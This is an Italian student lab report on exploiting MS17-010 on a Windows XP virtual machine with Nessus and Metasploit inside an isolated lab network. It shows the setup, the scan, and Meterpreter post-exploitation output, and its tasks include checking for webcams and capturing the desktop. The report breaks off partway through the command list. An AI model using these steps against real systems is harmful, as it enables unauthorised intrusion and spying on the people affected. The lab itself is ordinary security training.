Giorno 5: Exploit Windows con Metasploit

Indice:

---

1. **Traccia dell'Esercizio**:

Exploit Windows con Metasploit Traccia Giorno 5: Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di: ● Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP ● Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit. Requisiti laboratorio Giorno 5: IP Kali Linux: 192.168.200.100 IP Windows XP: 192.168.200.200 Listen port (payload option): 7777 Evidenze laboratorio Giorno 5: Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

1) Se la macchina target è una macchina virtuale oppure una macchina fisica ;

2) le impostazioni di rete della macchine target ;


3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.


---


2. Configurazione di Rete:

2.1 Indirizzo IP e Ping:

Inizialmente, ho configurato la rete su Kali Linux con l'indirizzo IP 192.168.200.100 e su Windows XP con l'indirizzo IP 192.168.200.200. Gli indirizzi IP fungono da identificatori numerici per consentire la comunicazione tra dispositivi su una rete. Il ping, un comando fondamentale, verifica la connettività tra dispositivi inviando pacchetti e attendendo risposte. Serve a garantire una comunicazione stabile tra le macchine.


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0×20<link>
ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 30 bytes 3500 (3.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali㉿kali)-[~]
$



WindowsXp [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Connessioni di rete
File Modifica Visualizza Preferiti Strumenti Avanzate ?
Indietro
Cerca
Cartelle
Indirizzo
Vai
Proprietà - Connessione alla rete locale (LAN)
Proprietà - Protocollo Internet (TCP/IP)
Generale
È possibile ottenere l'assegnazione automatica delle impostazioni IP se la rete supporta tale caratteristica. In caso contrario, sarà necessario richiedere all'amministratore di rete le impostazioni IP corrette.
Ottieni automaticamente un indirizzo IP
Utilizza il seguente indirizzo IP:
Indirizzo IP: 192 . 168 . 200 . 200
Subnet mask: 255 . 255 . 255 . 0
Gateway predefinito: 192 . 168 . 200 . 1
Ottieni indirizzo server DNS automaticamente
Utilizza i seguenti indirizzi server DNS:
Server DNS preferito:
Server DNS alternativo:
Avanzate...
OK
Annulla
Operaz
Altre ri
Dettagli
Italiano (Italia)
start
Connessioni di rete
Proprietà - Connessio...
IT
11.47
CTRL (DESTRA)



3. Nessus Vulnerability Scanning:


3.1 Configurazione di Nessus e Scansione delle Porte:

Per effettuare il Vulnerability Scanning con Nessus, ho configurato il software utilizzando l'indirizzo IP di Windows XP (192.168.200.200) come target e ho mantenuto le configurazioni di default per la scansione delle porte comuni.




Passaggi Eseguiti con Nessus:

- Configurazione di Nessus su Kali Linux.
- Scanning delle porte comuni su Windows XP utilizzando l'indirizzo IP 192.168.200.200 come target.



3.2 Protocollo SMBv1: Analisi Breve


La vulnerabilità MS17-010 è una debolezza critica nel protocollo SMBv1, sfruttata da WannaCry nel 2017, che consente l'esecuzione remota di codice senza autenticazione.



4. Metasploit Exploitation:

4.1 Sessione Meterpreter e Comandi:

Metasploit è un framework di penetration testing che offre una vasta gamma di strumenti per lo sviluppo, il test e l'esecuzione di exploit. Un exploit è un software progettato per sfruttare specifiche debolezze nei sistemi, consentendo l'accesso non autorizzato o l'esecuzione di codice. Ho selezionato l'exploit per MS17-010 e configurato un payload per aprire una sessione Meterpreter sulla macchina Windows XP, ottenendo così l'accesso remoto al sistema compromesso.



Comandi Eseguiti:

- **ipconfig**: Visualizza le impostazioni di rete della macchina target.

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:a6:31:f5
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

meterpreter > sysinfo
Computer        : TOSSICHELLO
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : TOSSICODE
Logged On Users : 2
Meterpreter     : x86/windows
```

- **run/gather/checkvm**: Determina se la macchina è una macchina virtuale (è stata rivelata una macchina virtuale).

